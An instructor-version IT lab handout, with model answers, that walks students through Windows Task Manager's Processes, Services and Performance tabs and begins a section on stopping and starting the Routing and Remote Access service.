- d. Expand the Windows Command Processor heading. What is listed under this heading?

Command Prompt

- e. There are three categories of processes listed in the Processes tab: Apps, Background processes, and Windows processes.
- The Apps are the applications that you have opened, such as Microsoft Edge, Task Manager, and Windows Command Processor, as shown in the figure above. Other applications that are opened by the users, such as web browsers and email clients, will also be listed here.
 - The Background processes are executed in the background by applications that are currently open.
 - The Windows processes are not shown in the figure. Scroll down to view them on your Windows PC. Windows processes are Microsoft Windows services that run in the background.

Some of the background processes or Windows processes may be associated with foreground processes. For example, if you open a command prompt window, the Console Window Host process will be started in the Windows process section, as shown below.



Name	3% CPU	30% Memory	0% Disk	0% Network
Windows Shell Experience Host	0%	20.3 MB	0 MB/s	0 Mbps
Windows processes (73)				
Antimalware Service Executable	0%	49.6 MB	0 MB/s	0 Mbps
Client Server Runtime Process	0.7%	0.8 MB	0 MB/s	0 Mbps
Client Server Runtime Process	0%	0.8 MB	0 MB/s	0 Mbps
Console Window Host	0%	4.4 MB	0 MB/s	0 Mbps
Desktop Window Manager	0%	35.7 MB	0 MB/s	0 Mbps
Local Security Authority Proces...	0%	4.2 MB	0 MB/s	0 Mbps
Microsoft Network Realtime Ins...	0%	1.0 MB	0 MB/s	0 Mbps
Service Host: Application Infor...	0%	0.7 MB	0 MB/s	0 Mbps
Service Host: Background Intelli...	0%	2.9 MB	0 MB/s	0 Mbps


- f. Right-click **Console Window Host** and select **Properties**. What is the location of this filename and location of this process?

The associated filename is conhost.exe and it is located in the C:\Windows\System32 folder.

- g. Close the command prompt window. What happens to Windows Command Processor and Console Window Host when the command prompt window is closed?

The associated processes have ended and are no longer listed in the Task Manager.


- b. Click the **Memory** heading. Click the **Memory** heading a second time.



What effect does this have on the columns?

Clicking the Memory heading causes the processes to be sorted by the amount of memory each process is using. Each time you click the Memory heading, it reverses the order (largest to smallest, then smallest to largest).

- c. Right-click on the **Memory** heading, and then select **Resource values > Memory > Percents**.




What affect does this have on the Memory column?

The column now displays memory usage in percentage values.

How could this be useful?

Displaying processes in this way can assist an administrator in determining what services may be causing memory issues by showing how much available memory is being used by each service.

- d. Return to the **Task Manager**. Click the **Name** heading.



Name	6% CPU	34% Memory	0% Disk	0% Network
Apps (3)				
Microsoft Edge	0%	1.2%	0 MB/s	0 Mbps
Task Manager	0%	0.8%	0 MB/s	0 Mbps
Windows Command Processor	0%	0.1%	0 MB/s	0 Mbps
Command Prompt				
Background processes (23)				
Application Frame Host	2.1%	0.6%	0 MB/s	0 Mbps
Browser_Broker	0%	0.2%	0 MB/s	0 Mbps
COM Surrogate	0%	0.1%	0 MB/s	0 Mbps
Cortana	0%	3.7%	0 MB/s	0 Mbps
Host Process for Windows Tasks	0%	0.3%	0 MB/s	0 Mbps

- e. Double-click the Microsoft Edge. What happens?


A new web browser window opens and the Task Manager is minimized.

- f. Right-click **Microsoft Edge**, and select **End task**. What happens to the web browser windows?

All Microsoft Edge windows are closed.

Part 11: Working in the Services tab

- Click the **Services** tab. Use the scroll bar on the right side of the **Services** window to view all the services listed.




What statuses are listed?

Stopped and Running.

Part 12: Working in the Performance tab

- a. Click the **Performance** tab.




How many threads are running?

Answers may vary. The example displays 1271.

How many processes are running?

Answers may vary. The example displays 104.

- b. Click the **Memory** in the left panel of the **Performance** tab.



What is the total physical memory (MB)?

Answers may vary. The example shows 4GB (above memory chart on right).


What is the available physical memory (MB)?

Answers may vary. The example displays 2.5 GB.

How much physical memory (MB) is being used by the computer?

Answers may vary. The example displays 1.4 GB.

- c. Click the **Ethernet Chart** in the left panel of the **Performance** tab.




What is the link speed?

Answers may vary. The example shows that it is a Ethernet Connection.

What is the IPv4 address of the PC?

Answers may vary. The example shows 192.168.1.15.

- d. Click **Open Resource Monitor** to open the Resource Monitor utility from the Performance tab in Task Manager.



Reflection

Why is it important for an administrator to understand how to work within the Task Manager?

Answers may vary. The Task Manager can be a valuable tool for an administrator when troubleshooting problems with a Windows PC. It provides information about CPU, memory, disk, and network usage. It also provides a way to end tasks or cancel processes.

Lab - Monitor and Manage System Resources in Windows (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Introduction

In this lab, you will use administrative tools to monitor and manage Windows system resources.

Recommended Equipment


- A Windows PC with Internet access

Part 13: Starting and Stopping the Routing and Remote Access service


You will explore what happens when a service is stopped and then started. In this part, you will use routing and remote access service as the example service. This service allows the local device to become a router or a remote access server.

- Click **Start** > Search and select **Control Panel** > Click **Network and Sharing Center**.


Note: If your Control Panel is set to **View by: Category**, change it to **View by: Large icons** or **View by: Small icons**. This lab assumes that you are using one of these settings.




- Click **Change adapter settings** in the left pane. Reduce the size of the **Network Connections** window and leave it open.




- c. Navigate to the **Administrative Tools**. (Click **Start** > Search for and select **Control Panel** > Click **Administrative Tools**)



